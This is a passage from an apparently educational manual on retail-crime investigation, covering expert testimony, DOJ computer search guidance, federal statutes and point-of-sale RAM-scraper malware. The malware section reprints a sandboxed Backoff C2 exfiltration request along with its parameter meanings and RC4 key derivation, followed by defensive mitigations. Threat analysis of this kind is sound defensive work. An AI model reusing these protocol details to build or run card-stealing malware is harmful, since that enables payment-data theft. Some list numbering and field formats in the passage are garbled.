The expert witness attends court at the request of a party or by court summons or subpoena. The expert witness should consider being formally ordered to attend rather than attending voluntarily. There are advantages to attending by court order.

The distinction between the two is significant. Testifying voluntarily raises the spectra of supporting the party who asked the witness to attend, the perception of a loss of objectivity and hence bias. A biased witness is of limited value to the court. Objectivity based on sound professional principles applied to the particular issue before the court is expected of the expert witness. A subpoena or summons compels the witness to attend and testify at the order of the court. The witness must answer questions. The order permits independence and the perception and probability of objectivity. It lessens the appearance of bias.

Guideline #2 – Take to court only what the subpoena requires

Read the summons or subpoena to find out what must be taken to court. If the order instructs the witness to attend in person, that is all that is necessary. If it requires attendance plus the bringing of files, documents, or other materials, take only what is specified. If the testifying witness looks at notes to answer an inquiry or is given permission to read a document to aid with testimony, and that document was not required, the

witness may be asked or required to give up that document to the court or counsel for study. The document or notes may then become subject to further examination by counsel or the court. Notes or documents prepared at the time observations were made have more evidentiary value than those made later from memory.

Guideline #3 – Clarify precisely what area of expertise is expected

Most requests to testify as an expert witness begin with a telephone call from counsel. Clarify why counsel requires expert opinion and what expertise may be possible. Reach an understanding of the expertise required. It will focus on preparation if the request is written and reduce misunderstanding later.

Guideline #4 – Clarify if a written report is required

Written reports form the basis for pre-trial preparation, settlement negotiations, and testimony during the trial. They may lead to a decision not to call the expert witness or a settlement and hence prevent a trial. Reports may be a few paragraphs or voluminous. If a written report is requested, incorporate only what is necessary. Gratuitous and unimportant comments are to be avoided. If a report requires permission, consent, or a waiver of confidentiality, insist that counsel get the proper authorization. Determine any due date for the report and to whom it is directed.

To prevent misunderstandings, at the request of counseling, a list of questions or an outline of the report's issues should address. As a minimum, the report should identify the reason for the report, the matter to be explored, the witness's observations and rationale, and other significant information and sources. It should state any conclusions the witness may have reached based on the observations and information. Take a copy of the report when attending to testify.

Guideline #5 – Review the file and relevant information

Testifying may occur any time after initial communications and written reports are submitted. Before attending court, review the specific circumstances to refresh memory, focus attention on important facts and issues to enhance the credibility of testimony.

Guideline #6 – Ask for a convenient time to attend

Trials requiring expert testimony may be time-consuming. Expert witnesses have other duties. Counsel is responsible for planning and presenting their evidence, including the testimony of witnesses. Although it may not be granted, the witness may request counsel, a convenient time to testify. Counsel can estimate how long the witness may expect to be on the court.

Guideline #7 – Clarify what pre-trial involvement is contemplated

Find out what meetings with counsel or pre-trial proceedings, such as discoveries, are necessary, under what circumstances, and who will make the arrangements.

Guideline #8 – Clarify if other experts are being called to testify

Expert witnesses do not always agree on the interpretation of the effects of specific circumstances or facts. The witness should be prepared to respond to a challenge of their opinion through another expert witness. Counsel must share witness lists. It may enhance the quality of the evidence if the witness has some understanding of a challenge, what it may entail, and prepare to respond.

Guideline #9 – Prepare a current curriculum vitae

Opinion or expert testimony is permitted only if the court declares a witness to be an expert in a specified field. The declaration is made after the witness is sworn in and before testifying. Education, training, related experience, and current knowledge are essential ingredients to be a credible expert witness. A declaration flows from two sources – the curriculum vitae and oral examination of the witness's credentials. The oral examination is time-consuming. A precise, uncomplicated and simple curriculum vitae, available to counsel before attendance, may lead to the uncontested declaration of the witness as an expert or at the least shorten and focus any forthcoming oral examinations. The curriculum vitae should include academic training, certificates, licenses, employment experiences, and publications germane to the opinions expressed under testimony. If elaboration of qualifications is required, the court or counsel may ask for these during the declaration stage of the hearing.

Guideline #10 – Determine Legal Protection for Testimony

Because professional persons function under codes of ethics and confidentiality, insist on clear understandings of what protection the court may provide and how it is provided for potential breaches of the code of ethics that may arise during testimony. Written confirmation from counsel outlining the protection should be obtained before testifying.

Testifying at the Trial

The prepared expert witness will be objective and base opinions and interpretations on sound professional knowledge. The quality and hence weight is given to the witness's testimony will depend on credibility. Remember, the court requires interpretation and understanding of professional opinion. During testimony, if there is an objection to the witness's testimony, the court will instruct the witness whether or not to answer the inquiry and in what manner the witness may respond.

Guideline #11 – Answer questions in plain language

The expert witness attends court to interpret and express opinions about facts. The plain language will aid the court in understanding interpretations and opinions. It will tell the court that the witness understands the subtleties of the profession without resorting to professional jargon. Jargon may lead to further questioning, confusion, and perhaps a loss of credibility.

Guideline #12 – Answer only what is asked

Be precise and do not offer gratuitous comments. Answer only what counsel or the court asks. If clarification or interpretation is needed, do so as necessary. It is better to acknowledge the lack of expertise in a specific area than to risk misleading responses. Failure to acknowledge a possible second interpretation may result in a loss of credibility. Please do not assume that counsel or the court is familiar with the profession, its descriptions, and its prescriptions. Please assume that the evidence and its presented manner will be assessed for validity and weighed against other evidence.

Guideline #13 – Accept the unfamiliarity of testifying rules

The main objections raised by counsel to expert testimony arise because of hearsay and a proper foundation for the opinions expressed. Objections may be to the question asked or the answer given. When an objection is raised, the witness should refrain from speaking until the court instructs otherwise. The witness should not attempt to justify comments unless asked to do so. The witness is not to respond to an objection, argue about a comment, or whether or not the evidence should be heard. After an objection is raised, the court rules on the objection and instructs counsel on proceeding.

Guideline #14 – When the testimony is finished, clarify status as a witness

It is the judge who permits the witness to leave the stand by excusing the witness. This means the witness is free to stay in the court or leave. However, the witness may be required to remain for further testimony or return as the court instructs. If the latter occurs and the witness has other matters to attend to, the witness may explain this to the court and ask for another time to attend. The court may or may not grant the request.

Conclusion

Expert testimony is an increasing phenomenon. The object of this paper has been to reduce the impact of a court summons on a profession's ability to carry out its primary goal. Pre-trial preparation and focused testimony will accomplish that end.

The above material was excerpted, modified or otherwise prepared by the 'Lectric Law Library from 'Pretrial Preparations can Improve a Physician's Value as an Expert Witness, Can Med Assoc J, Feb. 15, 1996:573(154(4))' a work by Judge Timothy T. Daley

25.10. Seizing Computers

Justice Department Guidelines on Searching and Seizing Computers

A major portion of the section deals with the seizure of computers. The DOJ recommends using the “independent component doctrine” to determine if a reason can be articulated to seize each separate piece of hardware. Prosecutors are urged to “seize only those pieces of equipment necessary for basic input/output so that the government can successfully execute the warrant.” The guidelines reject the theory that because a device is connected to a target computer, it should be seized, stating that “in an era of increased networking, this kind of approach can lead to absurd results.”

However, the guidelines also note that computers and accessories are frequently incompatible or booby-trapped, thus recommending that equipment generally be seized to ensure that it will work. They recommend that irrelevant material should be returned quickly. “Once the analyst has examined the computer system and data and decided that some items or information need not be kept, the government should return this property as soon as possible.” The guidelines suggest that it may be possible to make exact copies of the information on the storage devices and return the computers and data to the suspects if they sign waivers stating that the copy is a replica of the original data.

On the issue of warrantless seizure and “no-knock warrants,” the guidelines note the ease of destroying data. If a suspect is observed destroying data, a warrantless seizure may occur, provided that a warrant is obtained before an actual search can proceed. For “no-knock” warrants, the guidelines caution that more than the mere fact that the evidence can be easily destroyed is required before such a warrant can be issued. “These problems . . . are not, standing alone, sufficient to justify dispensing with the knock-and-announce rule.”

25.11. Searching Computers

Generally, warrants are required for searches of computers unless there is a recognized exception to the warrant requirement. The guidelines recommend that law enforcement agents use utility programs to conduct limited searches for specific information, both because the law prefers warrants that are narrowly tailored and for reasons of economy. “The power of the computer allows analysts to design a limited search in other ways as well . . . by a specific name, words, places. . . .”

For computer systems used by more than one person, the guidelines state that the consent of one user is enough to authorize a search of the entire system, even if each user has a different directory. However, if users have taken “special steps” to protect their privacy, such as passwords or encryption, a search warrant is necessary. The guidelines suggest that users do not expect privacy on commercial services and large mainframe systems because users should know that system operators have the technical ability to read all files on such systems. They recommend that the most prudent course is to obtain a warrant but suggest that in the absence of a warrant, prosecutors should argue that “reasonable users will also expect system administrators to be able to access all data on the system.” Employees may also expect privacy in their computers that would prohibit employers from consenting to police searches. Public employees are protected by the Fourth Amendment, and searches of their computers are prohibited except for “non-investigatory, work-related intrusions” and “investigatory searches for evidence of suspected work-related employee misfeasance.”

The guidelines discuss the Privacy Protection Act of 1980, which was successfully used in the *Steve Jackson Games* case against federal agents. They recommend that “before searching any BBS, agents must carefully consider the restrictions of the PPA.” Citing the *Jackson* case, they leave open the question of whether BBS’s by themselves are subject to the PPA and state that “the scope of the PPA has been greatly expanded as a practical consequence of the revolution in information technology — a result which was probably not envisioned by the Act’s drafters.” Under several DOJ memos issued in 1993, all applications for warrants under the Privacy Protection Act must be approved by a Deputy Assistant Attorney General of the Criminal Division or the supervising DOJ attorney.

For computers that contain private electronic mail protected by the Electronic Communications Privacy Act of 1986, prosecutors are advised to inform the judge that private email may be present and avoid reading communications not covered in the warrant. Under the ECPA, a warrant is required for email on a public system stored for less than 180 days. If the mail is stored for more than 180 days, law enforcement agents can obtain it either by using a subpoena (if they inform the target beforehand) or using a warrant without notice.

For computers that contain confidential information, the guidelines recommend that forensic experts minimize their examination of irrelevant files. It may also be possible to appoint a special master to search systems containing privileged information.

One important section deals with issues relating to encryption and the Fifth Amendment’s protection against

self-incrimination. The guidelines caution that a grant of limited immunity may be necessary before investigators can compel disclosure of an encryption key from a suspect.

25.12. Computer Evidence

The DOJ guidelines also address issues relating to the use of computerized information as evidence. The guidelines note that “this area may become a new battleground for technical experts.” They recognize the unique problems of electronic evidence: “it can be created, altered, stored, copied, and moved with unprecedented ease, which creates both problems and opportunities for advocates.” The guidelines discuss scenarios where digital photographs can be easily altered without a trace and the potential use of digital signatures to create electronic seals. They also raise questions about using computer-generated evidence, such as the results of a search failing to locate an electronic tax return in a computer system. An evaluation of the technical processes used will be necessary: “proponents must be prepared to show that the process is reliable.”

Experts

The DOJ guidelines recommend that experts be used in all computer seizures and searches — “when in doubt, rely on experts.” They provide a list of experts from within government agencies, such as the Electronic Crimes Special Agent program in the Secret Service (with 12 agents at the time of the writing of the guidelines), the Computer Analysis and Response Team of the FBI, and the seized recovery specialists (SERC) in the IRS. The guidelines reveal that “many companies such as IBM and Data General employ some experts solely to assist various law enforcement agencies on search warrants.” Other potential experts include local universities and the victims of crimes themselves, although the guidelines caution that there may be potential bias problems when victims act as experts.

Reference:

Justice.Gov (2018). Searching and Seizing Computers and Obtaining Electronic Evidence in Criminal Investigations. Retrieved on Jan 21, 2018

26. Memory & Malware

Point of Sale Malware RAM Scrappers

Investigations into recent cyber attacks which focused on retail POS systems and credit card information have revealed that malicious actors are using publically available tools to locate business around the world that utilize remote desktop applications. Remote desktop solutions like Apple's Remote Desktop, LogMeIn, Microsoft's Remote Desktop and Splashtop offer the efficiency and convenience of connecting from one computer to another remotely.

Once a remote application is located, these bad actors can attempt to brute force the login feature of the remote desktop solution. After they gain access to what is often the administrator or privileged access accounts, the suspects can then deploy the Malware also known as a "RAM scraper" or "memory parser" which exploits this. When someone swipes their credit card, the POS terminal processes the credit card data in RAM unencrypted. If RAM scraper malware resides on the terminal, it simultaneously scans the payment application's portion of RAM looking for card-matching patterns.

What are POS RAM Scrapers?

Point of Sale RAM scrapers basically steal payment data from the POS system. They specifically target track one and track two data (2014). Magnetic stripes on payment cards—sometimes called "magstripes" for short—are divided into three tracks of data which are encoded directly to the magstripe. Only Track 1 and Track 2 are actively used in payment card processing. Track 3 is rarely used and may not always be present on a card.

Both Track 1 and Track 2 contain enough basic information for processing payment card swipes. Most card readers will be able to read both Track 1 and Track 2 data, in case one of the tracks has become unreadable.

Track 1 (IATA)

Track 1 ("International Air Transport Association") stores more information than Track 2, and contains the cardholder's name as well as account number and other discretionary data. This track is sometimes used by the airlines when securing reservations with a credit card.

Track 2 (ABA)

Track 2 ("American Banking Association,") is currently most commonly used, though credit card companies have been pushing for everyone to move to Track 1. This is the track that is read by ATMs and credit card checkers. The ABA designed the specifications of this track and all world banks must abide by it. It contains the cardholder's account, encrypted PIN, plus other discretionary data.

For payment cards, Track 1 Data will be formatted like this:

Track 1 Data Structure

Field Name Length Comments

Start Sentinel (SS) 1 character Indicates the beginning of Track 1; set to “%”

Format Code (FC) 1 character Indicates the card type; “B” indicates a credit/debit card

Primary Account Number (PAN) up to 19 digits Always numerical; usually set to the credit/debit card number

Field Separator (FS) 1 character Delimits Track 1 fields; set to “^”

Name 2-26 characters Account holder’s name

Field Separator (FS) 1 character Delimits Track 1 fields; set to “^” Expiration Date (ED) 4 digits Always in the format MMY

Service Code (SC) 3 digits Indicates what types of charges can be accepted

Discretionary Data (DD) Variable* Determined by card issuer—may include Card Code and/or PINs

End Sentinel (ES) 1 character Indicates the end of Track 1; set to “?”

Longitude Redundancy Check (LRC) 1 character Used to verify that Track 1 was read accurately

** Track 1 Data cannot exceed 79 characters, including all Sentinels, Field Separators, and the LRC. The length of Discretionary Data is restricted as a result and tends to hold fairly short values.*

The format for Track 2 Data was developed by the American Banking Association (ABA) and tends to be much shorter and holds less information:

Track 2 Data Structure

Field Name Length Comments

Start Sentinel (SS) 1 character Indicates the beginning of Track 2; set to “;”

Primary Account Number (PAN) up to 19 digits Always numerical; usually set to the credit/debit card number

Field Separator (FS) 1 character Delimits Track 2 fields; set to “=” Expiration Date (ED) 4 digits Always in the format MMY

Service Code (SC) 3 digits Indicates what types of charges can be accepted

Discretionary Data (DD) Variable* Determined by card issuer—may include Card Code and/or PINs

End Sentinel (ES) 1 character Indicates the end of Track 2; set to “?”

Longitude Redundancy Check (LRC) 1 character Used to verify that Track 2 was read accurately

** Track 2 Data cannot exceed 40 characters, including all Sentinels, the Field Separator, and the LRC. The length of Discretionary Data is restricted as a result and tends to hold fairly short values.*

The payment card industry established a set of data security standards, which is known as PCI-DSS. These standards require end-to-end encryption of sensitive payment data like credit card details when being transmitted or stored. The problem lies in the POS RAM, this is where the payment data is decrypted for processing and where the scraper strikes.

Who is most vulnerable to POS RAM Scrapers?

According to Sophos, they gathered statistics over the last 6 months of the various industries targeted by Trackr a type of POS RAM Scraper (2014). It is no surprise that the biggest targeted industries are as

follow:

- Retail
- Service
- Healthcare
- Food services
- Education
- Hotel and tourism

These industries reflect some of the highest volumes of credit and debit card transactions around the world. If their POS systems are not properly protected, they can become easy targets. A single fast food restaurant alone may yield thousands of credit cards per week. It is much easier to obtain 10,000 credit card from a single POS system then attempt to infect 10,000 home PC's in hopes of obtaining credit card details from there.

Impact

The impact of a compromised PoS system can affect both the businesses and consumer by exposing customer data such as names, mailing addresses, credit/debit card numbers, phone numbers, and e-mail addresses to criminal elements. These breaches can impact a business' brand and reputation, while consumers' information can be used to make fraudulent purchases or risk compromise of bank accounts. It is critical to safeguarding your corporate networks and web servers to prevent any unnecessary exposure to compromise or to mitigate any damage that could be occurring now.

Trackr

Sophos detects PoS RAM scraper malware under the family name Trackr (e.g. Troj/Trackr-Gen, Troj/Trackr-A) Other AV vendors detect this malware family with a variety of names, the most common name being Alina.

Some of the earliest variants of Trackr had simple functionality that worked like this:

1. Install as a service
2. Use a legitimate-looking name
3. Scan RAM for credit card track one and track two data
4. Dump the results into a text file. This text file was then probably accessed remotely or manually.

Over the years Trackr has become more industrialized, with some cosmetic changes and added bot and network functionality.

Till now we have observed the following types of Trackr:

- Basic version (not packed, scrapes RAM for credit card information)
- Complex version (added socially-engineered filenames, bot, and network functionality)
- Installed DLL version (the DLL is registered as a service and performs the RAM scraping)
- Versions one and two packed with a commercially-available packer

- Versions one and two packed with a custom packer

Most recently, Sophos Labs discovered the highly-prevalent Citadel crimeware targeting PoS systems.

The Citadel malware uses screen captures and keylogging instead of the RAM-scraping technique used by Trackr. Citadel's focus on PoS systems demonstrates that this avenue is fast becoming a point of serious concern.

So how does Trackr get on a PoS system?

We have used the term PoS quite generally throughout this article. PoS is the place where a retail transaction is completed. So a PoS could be some custom hardware/software solution, a regular PC running PoS software, a credit card transaction server, or something similar.

Big box retailers and chain stores have security-hardened PoS systems, and we have not seen any major evidence of these large organizations getting compromised with Trackr.

The victims tend to be mostly small to medium-sized organizations who will typically have less investment in defensive counter-measures.

Based on our analysis there were two main methods of infection:

Insider job

Someone with active knowledge of the payment processing setup installs a RAM scraper to gather data. The early Trackr samples dropped their harvested data in a plain text file which we suspect was manually retrieved or remotely accessed

The malware had no network functionality and we found no evidence of a top-level dropper/installer.

Phishing/Social Engineering

These are the common infection vectors with the more complex versions of Trackr. The socially engineered filenames we have observed include Taskmgr.exe, windowsfirewall.exe, sms.exe, java.exe, win-firewall.exe, and adobeflash.exe. This suggests that the files were delivered as part of a phishing campaign, or social engineering tricks were used to infect the system.

Importantly however, Trackr is not seen regularly in the mass-spammed malware campaigns that we observe daily. Rather it is highly targeted towards a group of relevant businesses.

To conclude, it is not always a safe solution to pay for everything with cards.

Everyone should follow computer security best practices and consumers should proactively sign-up for credit monitoring services so they don't become victims of credit or identity theft.

Businesses big and small need to make investments to protect their critical PoS infrastructure. Just like they wouldn't keep their cash registers unlocked for someone to grab money out of them, PoS systems need proper protection.

Target, Neiman Marcus, Michael's, and possibly P.F. Chang's all have one thing in common: They are recent victims of a type of malware called a RAM scraper that infects point of sale (POS) terminals. These data breaches occurred despite some, if not all, of these merchants complying with industry security standards.

In Target's case, government analysts estimate the total financial impact could reach as high as \$12.2 billion. And the fallout continues. Target's CEO Gregg Steinhafel set a new precedent, marking the first time that the head of a major corporation resigned due to a data breach. Merchants clearly must go beyond merely complying with industry security standards to reduce their risk, especially in relation to POS terminal malware.

Backoff Malware

According to US-CERT, "Backoff" is a family of PoS malware and has been discovered recently. The malware family has been witnessed on at least three separate forensic investigations. Researchers have identified three primary variants to the "Backoff" malware including 1.4, 1.55 ("backoff", "goo", "MAY", "net"), and 1.56 ("LAST").

These variations have been seen as far back as October 2013 and continue to operate as of July 2014. In total, the malware typically consists of the following four capabilities. An exception is the earliest witnessed variant (1.4) which does not include keylogging functionality. Additionally, 1.55 'net' removed the explorer.exe injection component:

- Scraping memory for track data
- Logging keystrokes
- Command & Control (C2) communication
- Injecting malicious stub into explorer.exe

The malicious stub that is injected into explorer.exe is responsible for persistence in the event the malicious executable crashes or is forcefully stopped. The malware is responsible for scraping memory from running processes on the victim machine and searching for track data. Keylogging functionality is also present in most recent variants of "Backoff".

Additionally, the malware has a C2 component that is responsible for uploading discovered data, updating the malware, downloading/executing further malware, and uninstalling the malware. See Figure 1 for a depiction of the process for the malware's execution.

Variants

Based on compiled timestamps and versioning information witnessed in the C2 HTTP POST requests, "Backoff" variants were analyzed over a seven month period. The five variants witnessed in the "Backoff"

malware family have notable modifications, to include:

1.55“backoff”

- Added Local.dat temporary storage for discovered track data
- Added keylogging functionality
- Added “gr” POST parameter to include variant name
- Added ability to exfiltrate keylog data
- Supports multiple exfiltration domains
- Changed install path
- Changed User-Agent

1.55“goo”

- Attempts to remove prior version of malware
- Uses 8.8.8.8 as resolver

1.55“MAY”

- No significant updates other than changes to the URI and version name

1.55“net”


- Removed the explorer.exe injection component

1.56“LAST”

- Re-added the explorer.exe injection component
- Support for multiple domain/URI/port configurations
- Modified code responsible for creating exfiltration thread(s)
- Added persistence techniques

Command & Control Communication

All C2 communication for “Backoff” takes place via HTTP POST requests. Note that all data in Figure 2 was generated in a closed sandboxed environment; no legitimate Track data is being shown.



```
POST /windebug/updcheck.php HTTP/1.0
Host: [REDACTED]
Accept: text/plain
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:24.0) Gecko/20100101 Firefox/24.0
Accept-Language: en-us
Accept-Encoding: text/plain
Content-Type: application/x-www-form-urlencoded
Content-Length: 166

&op=1&id=vxeyHkS&ui=Josh @ PC123456&wv=11&gr=LAST&bv=1.56&data=I2n7S797ahv4adKuAdR87TDDYJjTxzcR+baB56fn0Xht9
zw4WzvGLi0FDFZ//66e908ZF3whUo0U4ATE5RHhceix8VhbLg8=
```

FIGURE 2

As shown in the example, a number of POST parameters are included when this malware makes a request to the C&C server.

- op : Static value of '1'
- id : randomly generated 7 character string
- ui : Victim username/hostname
- wv : Version of Microsoft Windows
- gr (Not seen in version 1.4) : Malware-specific identifier
- bv : Malware version
- data (optional) : Base64-encoded/RC4-encrypted data

The 'id' parameter is stored in the following location, to ensure it is consistent across requests:

- HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Identifier

If this key doesn't exist, the string will be generated and stored. Data is encrypted using RC4 prior to being encoded with Base64. The password for RC4 is generated from the 'id' parameter, a static string of 'jhgtsd7fjmytkr', and the 'ui' parameter.

These values are concatenated together and then hashed using the MD5 algorithm to form the RC4 password. In the above example, the RC4 password would be '56E15A1B3CB7116CAB0268AC8A2CD943 (The MD5 hash of 'vkeyHkSjhgtsd7fjmytkrJosh @ PC123456).

Mitigation and Prevention Strategies

At the time this advisory is released, the variants of the "Backoff" malware family are largely undetected by anti-virus (AV) vendors. However, shortly following the publication of this technical analysis, AV companies will quickly begin detecting the existing variants. It's important to maintain up-to-date AV signatures and engines as new threats such as this are continually being added to your AV solution.

The forensic investigations of compromises of retail IT/payment networks indicate that the network compromises allowed the introduction of memory scraping malware to the payment terminals. Information security professional's recommend a defense in depth approach to mitigating risk to retail payment systems. While some of the risk mitigation recommendations are general in nature, the following strategies provide an approach to minimize the possibility of an attack and mitigate the risk of data compromise.

Remote Desktop Access

- Configure the account lockout settings to lock a user account after a period of time or a specified number of failed login attempts. This prevents unlimited unauthorized attempts to login whether from an unauthorized user or via automated attack types like brute force
- Limit the number of users and workstation who can log in using Remote Desktop.
- Use firewalls (both software and hardware where available) to restrict access to remote desktop listening ports (default is TCP 3389).
- Change the default Remote Desktop listening port.
- Define complex password parameters. Configuring an expiration time and password length and complexity can decrease the amount of time in which a successful attack can occur.

- Require two-factor authentication (2FA) for remote desktop access.
- Install a Remote Desktop Gateway to restrict access.
- Add an extra layer of authentication and encryption by tunneling your Remote Desktop through IPSec, SSH or SSL.
- Require 2FA when accessing payment processing networks. Even if a virtual private network is used, it is important that 2FA is implemented to help mitigate keylogger or credential dumping attacks.
- Limit administrative privileges for users and applications.
- Periodically review systems (local and domain controllers) for unknown and dormant users.

Network Security

- Review firewall configurations and ensure that only allowed ports, services and Internet protocol (IP) addresses are communicating with your network. This is especially critical for outbound (e.g., egress) firewall rules in which compromised entities allow ports to communicate to any IP address on the Internet. Hackers leverage this configuration to exfiltrate data to their IP addresses.
- Segregate payment processing networks from other networks.
- Apply access control lists (ACLs) on the router configuration to limit unauthorized traffic to payment processing networks.
- Create strict ACLs segmenting public-facing systems and back-end database systems that house payment card data.
- Implement data leakage prevention/detection tools to detect and help prevent data exfiltration.
- Implement tools to detect anomalous network traffic and anomalous behavior by legitimate users (compromised credentials).

Cash Register and PoS Security

- Implement hardware-based point-to-point encryption. It is recommended that EMV-enabled PIN entry devices or other credit-only accepting devices have Secure Reading and Exchange of Data (SRED) capabilities. SRED-approved devices can be found at the Payment Card Industry Security Standards website.
- Install Payment Application Data Security Standard-compliant payment applications.
- Deploy the latest version of an operating system and ensure it is up to date with security patches, anti-virus software, file integrity monitoring and a host-based intrusion-detection system.
- Assign a strong password to security solutions to prevent application modification. Use two-factor authentication (2FA) where feasible.
- Perform a binary or checksum comparison to ensure unauthorized files are not installed.
- Ensure any automatic updates from third parties are validated. This means performing a checksum comparison on the updates prior to deploying them on PoS systems. It is recommended that merchants work with their PoS vendors to obtain signatures and hash values to perform this checksum validation.
- Disable unnecessary ports and services, null sessions, default users and guests.
- Enable logging of events and make sure there is a process to monitor logs on a daily basis.
- Implement least privileges and ACLs on users and applications on the system.

References

Dark Reading.(2014). Ram Scraper. Retrieved from <http://www.darkreading.com/attacks-breaches/ram-scraper-malware-why-pci-dss-cant-fix-retail/>

US Cert.(2014). Backoff Point of Sale Malware. Retrieved from <https://www.us-cert.gov/ncas/alerts/TA14-212A>

27. Federal, State and Local Laws Related to ORC

U.S. Code that federal law enforcement uses to bring forth cases against ORC rings.

I. FEDERAL LAWS TO PROSECUTE ORC Examples of such provisions include:

1. 18 U.S.C. Section 1956, "Laundering of monetary instruments";
2. 18 U.S.C. Section 1957, "Engaging in monetary transactions in property derived from specified unlawful activity";
3. 18 U.S.C., Chapter 96, the Racketeer Influenced and Corrupt Organizations (RICO) provisions;
4. 18 U.S.C. Section 2314, "Transportation of stolen goods, securities, money, fraudulent State tax stamps, or articles used in counterfeiting"; and
5. 18 U.S.C. Section 2315, "Sale or receipt of stolen goods, securities, money, or fraudulent State tax stamps."

II. FEDERAL CRIMINAL CODE RELATED TO COMPUTER CRIME

1. 18 U.S.C. § 1029. Fraud and Related Activity in Connection with Access Devices
2. 18 U.S.C. § 1030. Fraud and Related Activity in Connection with Computers
3. 18 U.S.C. § 1362. Communication Lines, Stations, or Systems

III. FEDERAL COMPUTER CRIME LAWS

1. Computer trespassing in a government computer, 18 U.S.C. 1030(a)(3);
2. Computer trespassing resulting in exposure to certain governmental, credit,
3. Financial, or computer-housed information, 18 U.S.C. 1030(a)(2);
4. Damaging a government computer, a bank computer, or a computer used in, or
5. Affecting, interstate or foreign commerce, 18 U.S.C. 1030(a)(5);
6. Committing fraud an integral part of which involves unauthorized access to a
7. Government computer, a bank computer, or a computer used in, or affecting,
8. Interstate or foreign commerce, 18 U.S.C. 1030(a)(4);
9. Threatening to damage a government computer, a bank computer, or a computer
10. Used in, or affecting, interstate or foreign commerce, 18 U.S.C. 1030(a)(7);
11. Trafficking in passwords for a government computer, or when the trafficking
12. Affects interstate or foreign commerce, 18 U.S.C. 1030(a)(6); and
13. Accessing a computer to commit espionage, 18 U.S.C. 1030(a)(1).

IV. SEARCHING AND SEIZING OF COMPUTERS

1. 18 U.S.C. § 2510. Definitions
2. 18 U.S.C. § 2511. Interception and disclosure of wire, oral, or electronic communications prohibited

3. 18 U.S.C. § 2701. Unlawful Access to Stored Communications
4. 18 U.S.C. § 2702. Disclosure of Contents
5. 18 U.S.C. § 2703. Requirements for Governmental Access
6. 18 U.S.C. § 2705. Delayed notice
7. 18 U.S.C. § 2711. Definitions

V. CIVIL LITIGATION

1. RICO Statutes
2. Civil Suites
3. Legislation partnerships
4. VERO Notices / Take Downs
5. Copyright Infringement
6. Civil Suites on Landlords

28. Criminal Prosecution for ORC

Fourth Amendment

The right of the people to be secure in their persons, houses, papers, and effects, against unreasonable searches and seizures, shall not be violated, and no Warrants shall issue, but upon probable cause, supported by Oath or affirmation, and particularly describing the place to be searched, and the persons or things to be seized.

Fifth Amendment

No person shall be held to answer for a capital, or otherwise infamous crime, unless on a presentment or indictment of a Grand Jury, except in cases arising in the land or naval forces, or in the Militia, when in actual service in time of War or public danger; nor shall any person be subject for the same offence to be twice put in jeopardy of life or limb; nor shall be compelled in any criminal case to be a witness against himself, nor be deprived of life, liberty, or property, without due process of law; nor shall private property be taken for public use, without just compensation.

Sixth Amendment

In all criminal prosecutions, the accused shall enjoy the right to a speedy and public trial, by an impartial jury of the State and district wherein the crime shall have been committed, which district shall have been previously ascertained by law, and to be informed of the nature and cause of the accusation; to be confronted with the witnesses against him; to have compulsory process for obtaining witnesses in his favor, and to have the Assistance of Counsel for his defense.

Arrest

That the Fourth Amendment was intended to protect against arbitrary arrests as well as against unreasonable searches was early assumed by Chief Justice Marshall and is now established law. At the common law, it was proper to arrest one who had committed a breach of the peace or a felony without a warrant, and this history is reflected in the fact that the Fourth Amendment is satisfied if the arrest is made in a public place on probable cause, regardless of whether a warrant has been obtained. However, in order to effectuate an arrest in the home, absent consent or exigent circumstances, police officers must have a warrant. The Fourth Amendment applies to “seizures” and it is not necessary that a detention be a formal arrest in order to bring to bear the requirements of warrants or probable cause in instances in which warrants may be forgone. Some objective justification must be shown to validate all seizures of the person, including seizures that involve only a brief detention short of arrest, although the nature of the detention will determine whether probable cause or some reasonable and articulable suspicion is necessary.

Until relatively recently, the legality of arrests was seldom litigated in the Supreme Court because of the rule that a person detained pursuant to an arbitrary seizure—unlike evidence obtained as a result of an unlawful

search—remains subject to custody and presentation to court. But the application of self-incrimination and other exclusionary rules to the States and the heightening of their scope in state and federal cases alike brought forth the rule that verbal evidence, confessions, and other admissions, like all derivative evidence obtained as a result of unlawful seizures, could be excluded. Thus, a confession made by one illegally in custody must be suppressed, unless the causal connection between the illegal arrest and the confession had become so attenuated that the latter should not be deemed “tainted” by the former. Similarly, fingerprints and other physical evidence obtained as a result of an unlawful arrest must be suppressed.

1. The provisions of the 4th Amendment to the United States Constitution are applicable to any detention of a person for investigation of suspected criminal conduct irrespective of whether or not the detention amounts to an arrest or not; however, such a temporary detention is not a violation of the 4th Amendment if the officers acted upon specific and articulable facts which would “warrant a man of reasonable caution in the belief that the action taken was appropriate”; in other words, the officers may act on something less than “probable cause,” but they may not act simply on the basis of good faith based upon nothing more substantial than “inarticulate hunches.”
2. A police officer who has temporarily detained a person for investigation of suspected criminal conduct without making a formal arrest is not required to warn the detained person of his constitutional rights under *Miranda v. Arizona*, 384 U.S. 486, 16 L.Ed. 2d 694, 86 S.Ct. 1602 (1966), until the initial suspicions which led the officer to make the “stop” are transformed into “probable cause” to believe the person confronted has committed an offense or until the suspect has a reasonable basis, in fact, to believe that he is under arrest (i.e., in custody of the police and not free to leave); at either of these points, the required warnings must be given in order to ensure the admissibility in evidence of any incriminating statements thereafter made by the suspect.

29. The Basic Rules of Evidence

